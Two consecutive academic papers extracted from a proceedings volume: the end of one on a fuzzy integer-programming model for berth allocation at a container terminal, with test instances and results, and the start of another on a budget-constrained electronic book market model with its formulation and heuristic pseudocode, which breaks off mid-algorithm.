$$p_i + l_i \leq p_j + M(1 - z_{ij}^x) \quad \forall i, j \in V, i \neq j \quad (15)$$

$$m1_i + h_i + M(1 - z_{ij}^y) \leq m1_j \quad \forall i, j \in V, i \neq j \quad (16)$$

$$m2_i + h_i + M(1 - z_{ij}^y) \leq m2_j \quad \forall i, j \in V, i \neq j \quad (17)$$

$$m3_i + h_i + M(1 - z_{ij}^y) \leq m3_j \quad \forall i, j \in V, i \neq j \quad (18)$$

$$m2_i - m1_i > 0 \quad \forall i \in V \quad (19)$$

$$m3_i - m2_i > 0 \quad \forall i \in V \quad (20)$$

$$z_{ij}^x + z_{ji}^x + z_{ij}^y + z_{ji}^y \geq 1 \quad \forall i, j \in V, i \neq j \quad (21)$$

$$z_{ij}^x, z_{ij}^y \in \{0, 1\} \quad \forall i, j \in V, i \neq j \quad (22)$$

## VI. EVALUATION

The experiments were performed in 50 instances, having each of them the data arrivals for 8 vessels during a day; the instances have been generated with a uniform distribution, in order to simulate the berths at TMC of Valencia's Port (Spain). In this TMC, the quay has an approximate length of 700 meters. All the instances have the same features for all vessels (time of service and length), as well as the most possible arrival time  $a_2$ . However, all instances have different values to the minimum and maximal arrival time allowed,  $a_1$  and  $a_3$ , respectively. The method has been coded and solved, in an optimum way, by using CPLEX. The instances were solved in a desk computer equipped with a Core (TM) i5-4210U CPU 2.4 Ghz with 8.00 GB RAM. The experiments were performed within a "timeout" of 60 minutes.

To report the data we use a new parameter also considered as fuzzy; the departure time of a vessel  $\tilde{d} = (d1, d2, d3)$ .

One instance is shown in Table I.

TABLE I  
EXAMPLE OF ONE INSTANCE

Vessels	Arrival time			$h$	$l$
	$a1$	$a2$	$a3$		
V1	4	8	34	121	159
V2	0	15	36	231	150
V3	18	32	50	87	95
V4	9	40	46	248	63
V5	32	52	72	213	219
V6	55	68	86	496	274
V7	62	75	90	435	265
V8	45	86	87	146	94

For example, the most probably arrival of vessel V1 is at 8 units of time, but it could be early or late up to 4 and 34 units of time, respectively.

The berthing plan obtained with the model is showed in Table II, and polygonal-shaped are showed in Fig. 3.

The berthing plan showed in Table II provides three berthing plans. The one we could call the most optimistic assuming all the vessel arrival occurring at the minimum time allowed, is showed in columns  $m1$  and  $d1$  from Table II. The optimum plan, when all vessels arrive precisely on time, is given by columns  $m2$  and  $d2$  from Table II. The pessimistic plan assuming that all vessels are delayed the maximum allowed time is given by columns  $m3$  and  $d3$  from Table II.

TABLE II  
BERTHING PLAN

Vessel	Berthing time			Service time $e$	Departure time			$l$	$p$
	$m1$	$m2$	$m3$		$d1$	$d2$	$d3$		
V1	4	8	34	121	125	129	155	159	63
V2	0	15	36	231	231	246	267	150	222
V3	18	32	50	87	105	119	137	95	605
V4	9	40	46	248	257	288	294	63	0
V5	32	52	52	213	245	265	285	219	372
V6	245	265	265	496	741	761	781	274	332
V7	231	246	246	435	666	681	702	265	63
V8	105	119	137	146	251	265	283	94	606






Fig. 3. Fuzzy berthing plan in polygonal-shape

An appropriate way to observe the robustness of the fuzzy berthing plan is the polygonal-shape representation (see Fig. 3). The red line represents the possible early Berthing time; the green line, the possible late berthing time, the small triangle represents the optimum berthing time (with a greater possibility of occurrence) and the blue line represents the time that vessel will stay at the quay.

In the circle of Fig. 3, we observe an apparent conflict between the departure of vessel V2 and the berthing of vessel V6. The conflict is not such, if the vessel V2 is late, the vessel V6 has slack times supporting delays. For example, assume that vessel V2 is late 10 units of time; according to the Table II, the berthing occurs at  $m=15 + 10 = 25$  units of time and its departure occurs at  $d=25 + 231 = 256$  units of time. The vessel V6 can moor during this space of time, since according to Table II, its berthing can occurs between 245 and 285 units of time. This fact is observed in Fig. 4.

In order to analyze the robustness of the fuzzy berthing plan, we simulate the incidences showed in Table III.




Fig. 4. Delayed berthing of vessel V2

TABLE III  
INCIDENCES IN THE VESSEL ARRIVAL TIMES

Vessel	Time	Incidence
V1	13	delay
V2	15	delay
V3	0	on time
V4	18	earliness
V5	10	earliness
V6	8	earliness
V7	9	delay
V8	21	earliness

To obtain a feasible and optimum berthing plan supporting the incidences, we realize a rescheduling, obtaining the berthing plan shown in Table IV. In Fig. 5, we observe that the berthing plan obtained, is a part of the fuzzy plan obtained initially.

Fig. 6 illustrates the variation of the objective function (waiting time) for 50 instances. The average of the objective function is 409.76, that is, every day the 8 vessels have to wait a total of 409.76 units of time.

TABLE IV  
BERTHING PLAN WITH RESCHEDULING

Vessel	Berthing time (m)	Service time (h)	Departure time (d)	Length (l)	Position (p)
V1	21	121	142	159	63
V2	30	231	261	150	222
V3	32	87	119	95	605
V4	22	248	270	63	0
V5	42	213	255	219	372
V6	261	496	757	274	332
V7	261	435	696	265	63
V8	119	146	265	94	606

On the other hand, Fig. 7, shows the computer time variation to solve the 50 instances. The average computer time that uses CPLEX to solve one instance is 2.96 seconds.




Fig. 5. Berthing with rescheduling






Fig. 6. Objective function for 50 instances

## VII. CONCLUSION

Even though many investigations about BAP have been carried out, most of them assume that vessel arrivals are deterministic. This is not real, in practice there are earliness or delays in vessel arrivals. Thus, the adaptability of a berthing plan is important for the global performance of the system in a MTC.

The results obtained showed that the model, is useful to the MTC managers in decision-making, since they have different plans in case the vessels arrive late, on time or early up to the maximum allowed time. In case the vessels arrive early or late a shorter time of the maximum tolerance, the optimum plan can be adapted by making a rescheduling.

The model has been evaluated for 50 instances, each consisting of 8 vessels. The number of vessel is for illustrative purposes only, the model works in the same way for a large number of vessels.

The proposed model can be used when sufficient information is not available to obtain probability distributions on the arrival time of vessels that will allow posing a stochastic model.




Fig. 7: Computer time of 50 instances

Likewise it could be used when we want to do berthing plans on the basis of inaccurate information obtained in advance about the vessel arrivals. For every vessel it is necessary to request the time interval of possible arrival, as well as the more possible time the arrival occurs.

Finally, because of this research, we have open problems for future researches:

- To extend the model that considers the quay cranes to be assigned to every vessel.
- To use meta-heuristics to solve the fuzzy BAP model more efficiently, when the number of vessels is greater.

## ACKNOWLEDGMENTS

This work was supported by INNOVATE-PERU, Project N° PIBA-2-P-069-14

## REFERENCES

- [1] A. Lim, "The berth planning problem", *Operations Research letters*, vol. 22, no 2, p. 105-110, 1998.[http://dx.doi.org/10.1016/S0167-6377\(98\)00010-8](http://dx.doi.org/10.1016/S0167-6377(98)00010-8)
- [2] M. Bruggeling, A. Verbraeck, and H. Honig: "Decision support for container terminal berth planning: Integration and visualization of terminal information". In *Proc. Van de Vervoers logistieke Werkdagen (VLW2011)*, University Press, Zelzate, p. 263 – 283, 2011.
- [3] M. Laumanns, et al., "Robust adaptive resource allocation in container terminals". In *Proc. 25th Mini-EURO Conference Uncertainty and Robustness in Planning and Decision Making*, Coimbra, Portugal, p. 501-517, 2010.
- [4] H. Zimmermann, "Fuzzy set theory and its applications", Fourth Revised Edition. Springer, 2001.
- [5] C. Bierwirth, F. Meisel, "A survey of berth allocation and quay crane scheduling problems in container terminals", *European Journal of Operational Research*, vol. 202, no 3, pp. 615-627, 2010. [http://dx.doi.org/10.1007/978-0-387-75240-2\\_4](http://dx.doi.org/10.1007/978-0-387-75240-2_4)
- [6] B. Melián-Batista, J. Moreno-Vega, and J. Verdegay, "Una primera aproximación al problema de asignación de atraques con tiempos de llegada difusos". In *Proc. XV Congreso Español Sobre Tecnologías y Lógica Fuzzy*, p. 37-42, 2010.
- [7] F. Gutiérrez, E. Vergara, M. Rodríguez and F. Barber, "Un modelo de optimización difuso para el problema de atraque de barcos". *Investigación operacional*, vol. 38, no. 2, pp. 160-169, 2017.
- [8] L. Young-Jou, C. Hwang, "Fuzzy mathematical programming: methods and applications", vol. 394, Springer Science & Business Media, 2012. <http://dx.doi.org/10.1007/978-3-642-48753-8>
- [9] R. Yager, "A procedure for ordering fuzzy subsets of the unit interval. *Information sciences*", vol. 24, no.2, pp.143-161, 1981. [http://dx.doi.org/10.1016/0020-0255\(81\)90017-7](http://dx.doi.org/10.1016/0020-0255(81)90017-7)
- [10] L. Zadeh, "Fuzzy sets as a basis for a theory of possibility". *Fuzzy sets and systems*, vol. 1, no. 1, pp. 3-28, 1978. [http://dx.doi.org/10.1016/0165-0114\(78\)90029-5](http://dx.doi.org/10.1016/0165-0114(78)90029-5)
- [11] M. Luhndjula, "Mathematical programming: theory, applications and extension". *Journal of Uncertain Systems*, vol. 1, no. 2, 124-136, 2007.
- [12] S. Das, T. Mandal, and S. Edalatpanah. "A mathematical model for solving fully fuzzy linear programming problem with trapezoidal fuzzy numbers". *Applied Intelligence*, pp.1-11, 2016. <http://dx.doi.org/10.1007/s10489-016-0779-x>
- [13] S. Nasser, E. Behmanesh, F. Taleshian, M. Abdolalipoor, and N. Taghi-Nezhad. "Fully fuzzy linear programming with inequality constraints". *International Journal of Industrial Mathematics*, vol. 5, no. 4, pp. 309-316, 2013.
- [14] K. Kim, K. Moon. "Berth scheduling by simulated annealing," *Transportation Research Part B: Methodological*, vol. 37, no. 6, pp. 541-560. 2003. [http://dx.doi.org/10.1016/S0191-2615\(02\)00027-9](http://dx.doi.org/10.1016/S0191-2615(02)00027-9)

# An Electronic Market Model with Mathematical Formulation and Heuristics for Large-Scale Book Trading

Ali Haydar Özer

Department of Computer Engineering,  
Marmara University,  
34722, Istanbul, Turkey.  
Email: haydar.ozar@marmara.edu.tr

**Abstract**—This study introduces an electronic market model for secondary book markets in which each market participant can put up books for sale, and simultaneously place requests for book purchase. The model allows participants to declare a budget limit so that for each participant, the difference between the cost of purchased books and the revenue obtained from sold books stays within the declared budget limit. The model also allows participants to declare sets of substitutable books along with their preferences so that they can purchase at most one book from each of these sets. In this study, the mathematical definition of the market model is introduced, and the corresponding winner determination problem is formulated as a multi-objective linear integer program. Since this problem is NP-Hard, three heuristic methods are proposed and the performances of these methods are demonstrated on a comprehensive test suite. The results indicate that the model can be used efficiently in large-scale electronic markets in which durable goods are exchanged with tens of thousands of participants.

## I. INTRODUCTION

RECENT advances in information technology provided a shift from traditional physical markets where the participants meet at a certain place for exchanging commodities to the electronic markets. Electronic markets provide a platform bringing multiple buyers and sellers in contact by weakening space and time restrictions [1]. Therefore, an electronic market has the potential of attracting more participants than a physical market. For instance, eBay, the world's largest online market, has more than 160 million buyers globally [2] and Alibaba.com, the world's biggest business-to-business market has more than 400 million active buyers [3]. As the number of participants increases, the higher competition level among the suppliers causes increased supplier innovation [4]. An e-market can reduce buyers' search costs to obtain information about the product offerings of sellers [5], [6]. This increases the allocative efficiency of the market, i.e. the efficiency with which a market is allocating resources [7].

This study focuses on secondary electronic book markets, that is electronic markets for both used and new book trading. Secondary book markets play an important role in overall

economic activity with multi-billion dollars of transaction volumes. For instance, in the U.S., the transaction volume of the used book market was approximately \$2.2 billion in 2004, and online booksellers are responsible for two-thirds of the general interest used book sales [8]. Also, compared to physical markets, electronic book markets provide increased book variety. For instance, according to the study of Brynjolfsson et al. [9], amazon.com and barnesandnoble.com have 2.3 million books listed on their online markets whereas a typical brick-and-mortar bookstore has only 40,000 to 100,000 titles. Similarly, Wal-Mart supercenters which occupy an area of up to 230,000 square-feet have at most one-sixth of the available books in their online version, walmart.com.

In this paper, an electronic market model, called *EMBook model*, is proposed which is designed especially for secondary book markets for the trading of used books as well as new ones. In this model, market participants can have both buyer and seller roles, meaning that each participant can simultaneously put forward books for sale as well as declare requests for purchase. Thus, the market allows participants to spend the revenue to be obtained from the books they want to sell for the books they want to buy. The model also offers a budget limiting mechanism such that for each participant the amount spent on purchased books minus the revenue to be obtained from sold books does not exceed the declared budget limit of the participant. Thus, this model enables participants with limited budgets to purchase new books using the revenue from their books to be sold and also encourages them to participate in the market without a risk of having a budget deficit. Additionally, a participant may also be indifferent to multiple books, for instance there may be multiple sellers of the same book or the participant may be interested in a specific set of novels in a book market. The EMBook model further provides a mechanism for handling such situations so that in her purchase request, a participant can declare a list of substitutable books among which she wants to purchase only one. Furthermore, she is also allowed to indicate her preferences for the books she wants to purchase. By means of these features, the EMBook model aims to attract more participants to the used book

This work is supported by Marmara University, Scientific Research Projects Committee (BAPKO) under D-Type Project.

markets and to increase the allocative efficiency of such markets.

In the next section, the EMBook model is explained in detail on an example book market scenario. In Section III, the mathematical definition of the EMBook model is given, and the corresponding winner determination problem is formulated using multi-objective linear integer programming. The complexity results are also presented. Since the winner determination problem is NP-Hard, three heuristic methods are designed which are introduced in Section IV. The experimental results demonstrating the performances of the heuristic methods on a comprehensive test suite are presented in Section V. Finally, the paper is concluded in Section VI.

## II. THE EMBOOK MODEL

In this section, the EMBook market model and its rules are going to be introduced. In the EMBook model, each participant may sell and purchase books simultaneously, that is each participant may have a seller role, a buyer role or both. First of all, the participants with a seller role declare the books they want to sell along with the prices they request which are called *sales requests*. Thus, in this model, each book to be sold is considered as a unique item and its price is determined by its owner. This feature allows buyers to differentiate between the copies of the same book sold by different sellers, since, for instance, condition of the book, reputation of its seller, location of the seller and the associated transfer cost may vary.

Secondly, the participants with a buyer role declare the books they want to purchase which are called *purchase requests*. However, there may be multiple instances of the same book in the market (e.g. multiple copies sold by possibly different participants), or a participant may be indifferent to a number of different books (e.g. a set of novels). Considering these cases, the participants are allowed to declare one or more sets of books (called *request sets*) among which the participant can buy only one book. Each request set constructed by a participant indicates that the participant is interested in any book in this set, however, she is willing to buy only one of the books inside this set. Furthermore, if the participant is not totally indifferent to the books in the request set she declared, the request set may also be defined as an ordered set indicating the relative preferences of the participant for the books inside this set. That is, if the request set of a participant contains  $\{Book A, Book C, Book B\}$  in this particular order, the participant is assumed to prefer *Book A* over *Book C*, and *Book C* over *Book B*. Note that although the participant is limited to purchase only one book, this is not a limitation for a participant who wants to purchase more, since the model also allow submission of the same request more than once, that is the purchase requests are not needed to be unique in this model.

Thirdly, after the sale and purchase requests are collected, each participant with a buyer role declares a budget limit. The budget limit indicates the maximum amount of money that the participant is willing to spend in the market. If the participant has also a seller role, the budget limit indicates the maximum

difference between the expenditure and the revenue. In other words, for each participant the amount spent on the purchased books minus the revenue obtained from the sold books cannot exceed the budget limit of the corresponding participant.

In order to make the market process easier to understand, an example scenario which is illustrated in Figure 1 is provided. In this scenario, there are four participants who put up six books (*Book A* to *Book F*) for sale with prices ranging from €15 to €40. For instance, *Participant 1* wants to sell two books, *Book A* and *Book B*, for €30 and €20, respectively. Additionally, she wants to purchase either *Book C* or *Book D* indicating that she prefers *Book C* over *Book D*. For all possible outcomes, she declares that she is willing to spend at most €10. Since the price of each of *Book C* and *Book D* exceeds the budget limit of *Participant 1*, this participant cannot purchase any of these two books unless at least one of her books is sold in the market. Similarly, *Participant 2*, wants to sell two books, *Book C* and *Book D*. However, this participant has two purchase requests. She wants to purchase both *Book A* and one of the books from the set containing *Book E*, *Book F* and *Book B*. She also declares that she prefers *Book E* over *Book F*, and prefers *Book F* over *Book B*. Declaring a budget limit of 0 implies that her two purchase requests can only be satisfied if both of her books are sold.

The primary aim of the EMBook model is to increase the allocative efficiency of the book market by allowing participants to use revenue to be obtained from sold books for purchasing new books. The benefit of this feature can also be seen in this scenario. The budget limits of the participants do not allow them to purchase the books they want. Therefore, in traditional book markets, first they would have to sell their books, and then they would be able to purchase new books using the obtained budget. Thus, in this particular scenario, no participants would be able to buy a book. However, the market outcome of the EMBook model for this scenario is as follows:

- *Participant 1* sells *Book A* and buys *Book C* while spending €10 with a final budget of €0,
- *Participant 2* sells *Book C*, *Book D* and buys *Book A*, *Book E* while earning €25 with a final budget of €25,
- *Participant 3* sells *Book E* and buys *Book F* while spending €10 with a final budget of €0,
- *Participant 4* sells *Book F* and buys *Book D* while spending €5 with a final budget of €10

which yields a total transaction volume of €140. As also seen from the example, the model does not allow any participant to have a budget deficit after the market is cleared.

The implementation of the model is also straightforward. Within a predefined time period, sales and purchase requests are collected from the participants. At the end of this period, the market is cleared by solving the winner determination problem which is introduced in the next section. Unsatisfied requests of a participant can be transferred to the next round if the participant wants. The length of the rounds can be

	 wants to sell	 wants to buy	 with a budget limit
<b>Participant 1</b>	 Book A for €30 and Book B for €20	One of {Book C, Book D}	€10
<b>Participant 2</b>	 Book C for €40 and Book D for €30	{Book A} and One of {Book E, Book F, Book B}	€0
<b>Participant 3</b>	 Book E for €15	{Book F}	€10
<b>Participant 4</b>	 Book F for €25	One of {Book D, Book C}	€15

Fig. 1. An example scenario illustrating the EMBook electronic market model for book trading.

determined according to the number of participants and the rate of submission of requests in the market. The longer periods result in better allocative efficiency but they also cause less trading volume to occur per unit time, i.e. reduces the market throughput.

### III. MATHEMATICAL DEFINITION AND FORMULATION OF THE EMBOOK MODEL

The EMBook model is formally defined as follows: Let  $T = \{t_1, t_2, \dots, t_m\}$  be the set of  $m$  participants in the market and  $B_i$  be the set of books to be sold by participant  $t_i$  ( $1 \leq i \leq m$ ). The set of all books,  $B = \{b_1, b_2, \dots, b_n\}$ , is defined as  $B = \bigcup_{i=1}^m B_i$  ( $\forall i, i' \mid B_i \cap B_{i'} = \emptyset$ ). Note that in this model, each book is considered as a unique item. The tuple  $P = (p_{b_1}, p_{b_2}, \dots, p_{b_n})$  denotes the prices of the books where  $p_{b_j}$  is the price of the book  $b_j$  as declared by its owner ( $1 \leq j \leq n$ ,  $p_{b_j} \in \mathbb{R}^+ \cup \{0\}$ ). The budget limits of the participants are denoted by the tuple  $L = (l_1, l_2, \dots, l_m)$  where  $l_i$  is the budget limit of the participant  $t_i$  ( $l_i \in \mathbb{R}^+ \cup \{0\}$ ).

In the EMBook model, a purchase request,  $r_k = (r_{k1}, r_{k2}, \dots, r_{kz})$ , is an ordered set consisting of  $z$  books which are ordered according to the preferences of the request owner ( $1 \leq l \leq z, r_{kl} \in B$ ). That is,  $(r_{k1} \succ r_{k2} \succ \dots \succ r_{kz})$ ,

where  $r_{kx} \succ r_{ky}$  means that the request owner prefers book  $r_{kx}$  over book  $r_{ky}$ . The set of purchase requests submitted by the participant  $t_i$  is denoted as  $R_i$ , and the set of all purchase requests,  $R = \{r_1, r_2, \dots, r_v\}$ , is defined as  $R = \bigcup_{i=1}^m R_i$ .

The meaning of a purchase request can be stated as follows: By submitting a purchase request  $r_k$ , the participant  $t_i$  declares that she wants to purchase at most one of the books in  $r_k$ . The purchase request  $r_k$  is called *satisfiable* if there exists at least one book in the purchase request  $r_k$  which is available for purchase and the price of the book is within the budget of the participant. The budget of the participant  $t_i$  is defined as *proceeds of the sold books of  $t_i$  + budget limit of  $t_i$  - expenses of  $t_i$  for purchased books*. The *winner determination problem (WDP)* of the EMBook model is defined as finding the maximum cardinality set of mutually satisfiable purchase requests such that the weighted sum of the traded books is maximized.

In order to formulate the problem using linear integer programming, a binary variable  $x_{kl}$  is introduced. It denotes whether the book  $r_{kl}$  is purchased in the purchase request  $r_k$  (1) or not (0). The linear integer programming formulation of the winner determination problem is as follows:

$$\text{First Level: max } \sum_{\substack{r_k \in R \\ r_{kl} \in R_k}} w'_{kl} \cdot x_{kl}, \quad (1)$$

$$\text{Second Level: max } \sum_{\substack{r_k \in R \\ r_{kl} \in R_k}} w''_{kl} \cdot x_{kl} \quad (2)$$

$$\text{s.t. } \sum_{\substack{r_k \in R \\ r_{kl} \in R_k \\ r_{kl}=b_j}} x_{kl} \leq 1 \quad (b_j \in B) \quad (3)$$

$$\sum_{r_{kl} \in R_k} x_{kl} \leq 1 \quad (r_k \in R) \quad (4)$$

$$\sum_{\substack{r_k \in R_i \\ r_{kl} \in R_k}} p_{r_{kl}} x_{kl} - \sum_{\substack{r_k \in R \\ r_{kl} \in R_k \\ r_{kl} \in B_i}} p_{r_{kl}} x_{kl} \leq l_i \quad (t_i \in T) \quad (5)$$

$$x_{kl} \in \{0, 1\} \quad (\forall k, l) \quad (6)$$

where

$$w'_{kl} = \begin{cases} p_{r_{kl}} & \text{if } l = 0 \text{ or } w'_{k(l-1)} > p_{r_{kl}} \\ w'_{k(l-1)} & \text{otherwise} \end{cases}$$

and

$$w''_{kl} = \max_k |r_k| - l$$

In this formulation, Eq.(1) is the first level objective function which maximizes the weighted sum of the traded books according to the weights values  $w'_{kl}$ , and Eq.(2) is the second level objective function which again maximizes the weighted sum of the traded books, however, according to the weights values  $w''_{kl}$ . The objective functions are hierarchical, that is, the model should be optimized according to the first level objective, and then the second level objective. When optimizing the second level objective, only the solutions that would not degrade the objective value of the first level objective are considered. These two level objective functions cause the total trading volume to be maximized while taking the preferences of the participants in consideration which are declared in their purchase requests. This is achieved by assigning prices of the books as the weight values  $w'_{kl}$ , i.e. the weight values for the first level objective function, in order to maximize the total trading volume. However, if a participant prefers a cheap book over an expensive one in her purchase request, assigning the price of the expensive book as the weight value of that book would cause the model to assign the expensive book to the participant even if the cheaper one is also assignable. In order to prevent this kind of situations, the weight values  $w'_{kl}$  are determined such as they monotonically decrease for the books requested in the purchase request. Thus, the weight value of the expensive book would be same as the weight value of the cheaper alternative given that the participant prefers the cheaper book over the expensive one. The second level objective function breaks the tie between the books requested in a purchase request in which two or more books exist with the same weight value  $w'_{kl}$ .

Regarding the constraints, Eq.(3) ensures that each book can be purchased by at most one participant. Eq.(4) enforces that in each purchase request, at most one book will be purchased by the request owner. Finally, Eq.(5) is the budget constraint, that is for each participant the total cost of the purchased books minus the proceeds of the sold books should not exceed the budget limit of that participant.

The subset sum problem [10, p. 243] can be reduced in polynomial time to the winner determination problem, proving that the winner determination problem is NP-hard. Moreover, when the budget limits of all participants are 0, then the problem also becomes inapproximable. However, it is obvious that if at least one participant has enough budget to purchase at least one of the books in one of her requests, then finding a nonzero feasible solution becomes a polynomial-time problem. Also, at the other end, if budget limits of all participants allow them to purchase every book they want without using the revenue obtained from sold books, then the problem becomes a network problem and thus can be solved in polynomial-time. The proofs for these statements are provided for a similar model in the author's previous work [11].

#### IV. SOLUTION METHODS

Since the winner determination problem of the EMBook model is NP-hard, three heuristic methods were designed. The pseudocode for the first heuristic method, called *Forward-Satisfy (FS)*, can be seen in Alg. 1. In this method, first a list  $S$  of subrequests is generated based on the list of all of purchase requests  $R$  in the problem instance  $P$ . For instance, if a participant's request is  $\{\text{Book } C, \text{Book } A\}$ , two subrequests one for *Book C* and one for *Book A* are included in  $S$ . A subrequest is a data structure comprising the owner of the subrequest (*owner*), the requested book (*book*), the index of the subrequest in  $S$  (*index*), and the flag indicating whether the subrequest is satisfied or not (*satisfied*). After the list  $S$  is generated, all the subrequests in the list is marked as unsatisfied and the list is sorted in descending order according to a given sorting criterion. In this study, four different sorting criteria are tested. These criteria are:

- (i) the weights of the subrequests (Weight),
- (ii) the prices of the books (Price),
- (iii) weight-price ratios (Weight / Price), and
- (iv) the weight times price values (Weight \* Price).

In these sorting criteria, the value  $w'_{kl}$  is used as the weight value for each subrequest. However, if  $w'_{kl}$  values are equal for different subrequests, then comparisons are done based on the values  $w''_{kl}$  instead.

After the list  $S$  is sorted, the first subrequest in the list  $S$  (marked as the current subrequest) is checked whether it can be satisfied or not. A subrequest is satisfiable if:

- (i) the subrequest is not already satisfied,
- (ii) the owner of the subrequest has enough budget to purchase the book requested in the subrequest,
- (iii) any other subrequest in the same request is not already satisfied,

**Algorithm 1** ForwardSatisfy

---

**Input:** An EMBook problem instance  $P$ , a *SortingCriteria* for sorting subrequests

**Output:** A list  $S_{sol}$  of satisfiable subrequests

```

1: Generate a list  $S$  of subrequests in  $P$ .
2:  $S_{sol} \leftarrow \{\}$ 
3: Sort  $S$  according to SortingCriteria
4: Mark all subrequests in  $S$  as unsatisfied
5:  $sIndex \leftarrow 0$ 
6: while  $sIndex < |S|$  do
7:    $retIndex \leftarrow |S|$ 
8:    $subReq \leftarrow S[sIndex]$ 
9:   if satisfiable( $subReq$ ) then
10:    commit( $subReq$ )
11:     $S_{sol}.add(subReq)$ 
12:    for all  $subReq2$  such that  $subReq2.owner = subReq.book.owner$  do
13:      if ( $subReq2.index < retIndex$ ) and
        ( $subReq2.index < sIndex$ ) and
        satisfiable( $subReq2$ ) then
14:         $retIndex \leftarrow subReq2.index$ 
15:      end if
16:    end for
17:  end if
18:  if  $retIndex < |S|$  then
19:     $sIndex \leftarrow retIndex$ 
20:  else
21:     $sIndex \leftarrow sIndex + 1$ 
22:  end if
23: end while
24: return  $S_{sol}$ 

```

---

(iv) the book requested in the subrequest is not already sold.

If the current subrequest is satisfiable (which is checked using *satisfiable* method), then it is committed, meaning that the budget of the request owner is decreased and the budget of the book owner is increased by the price of the book. Furthermore, the book requested in the current subrequest is also marked as sold. After that, the minimum index of the satisfiable subrequests of the owner of the book is found and compared to the index of the current subrequest. If the former is smaller, then the algorithm jumps to the former subrequest. If the latter is smaller, or if the current subrequest is not satisfiable at all, then the algorithm moves to the next subrequest in the list  $S$ . The algorithm terminates after the list  $S$  is traversed to the end.

In the FS method, a subrequest is enabled if the owner of the subrequest has enough budget to purchase the book requested in the subrequest. In the second proposed method, called *ForwardSatisfyWithIncome* (FSWI), if the subrequest owner has not enough budget to purchase the book, then the method tries to improve the income of the subrequest owner. The pseudocode of the FSWI method can be seen in Alg. 2. Thus, in the FSWI method, *satisfiabilityNBC* method (NBC stands

**Algorithm 2** ForwardSatisfyWithIncome

---

**Input:** An EMBook problem instance  $P$ , a *SortingCriterion* for sorting subrequests

**Output:** A list  $S_{sol}$  of satisfiable subrequests

```

1: Generate a list  $S$  of subrequests in  $P$ .
2:  $S_{sol} \leftarrow \{\}$ 
3: Sort  $S$  according to SortingCriterion
4: Mark all subrequests in  $S$  as unsatisfied
5:  $sIndex \leftarrow 0$ 
6: while  $sIndex < |S|$  do
7:    $retIndex \leftarrow |S|$ 
8:    $subReq \leftarrow S[sIndex]$ 
9:   if satisfiableNBC( $subReq$ ) then
10:    if ( $subReq.owner.budget < subReq.price$ ) then
11:       $S_{imp} \leftarrow \{\}$ 
12:       $budgetFixed \leftarrow false$ 
13:      for all  $inSubReq$  such that
         $inSubReq.book.owner = subReq.owner$  do
14:        if satisfiable( $inSubReq$ ) then
15:          commit( $inSubReq$ )
16:           $S_{imp}.add(inSubReq)$ 
17:          if  $subReq.owner.budget \geq subReq.price$  then
18:             $budgetFixed \leftarrow true$ 
19:            break {for all loop}
20:          end if
21:        end if
22:      end for
23:      if not  $budgetFixed$  then
24:        rollback( $S_{imp}$ )
25:         $sIndex \leftarrow sIndex + 1$ 
26:        continue {while loop}
27:      else
28:         $S_{sol}.add(S_{imp})$ 
29:      end if
30:    end if
31:    commit( $subReq$ )
32:     $S_{sol}.add(subReq)$ 
33:    for all  $subReq2$  such that ( $subReq2.owner = subReq.book.owner$ ) or ( $subReq2.owner = subReq.owner$ ) do
34:      if ( $subReq2.index < retIndex$ ) and
        ( $subReq2.index < sIndex$ ) and
        satisfiable( $subReq2$ ) then
35:         $retIndex \leftarrow subReq2.index$ 
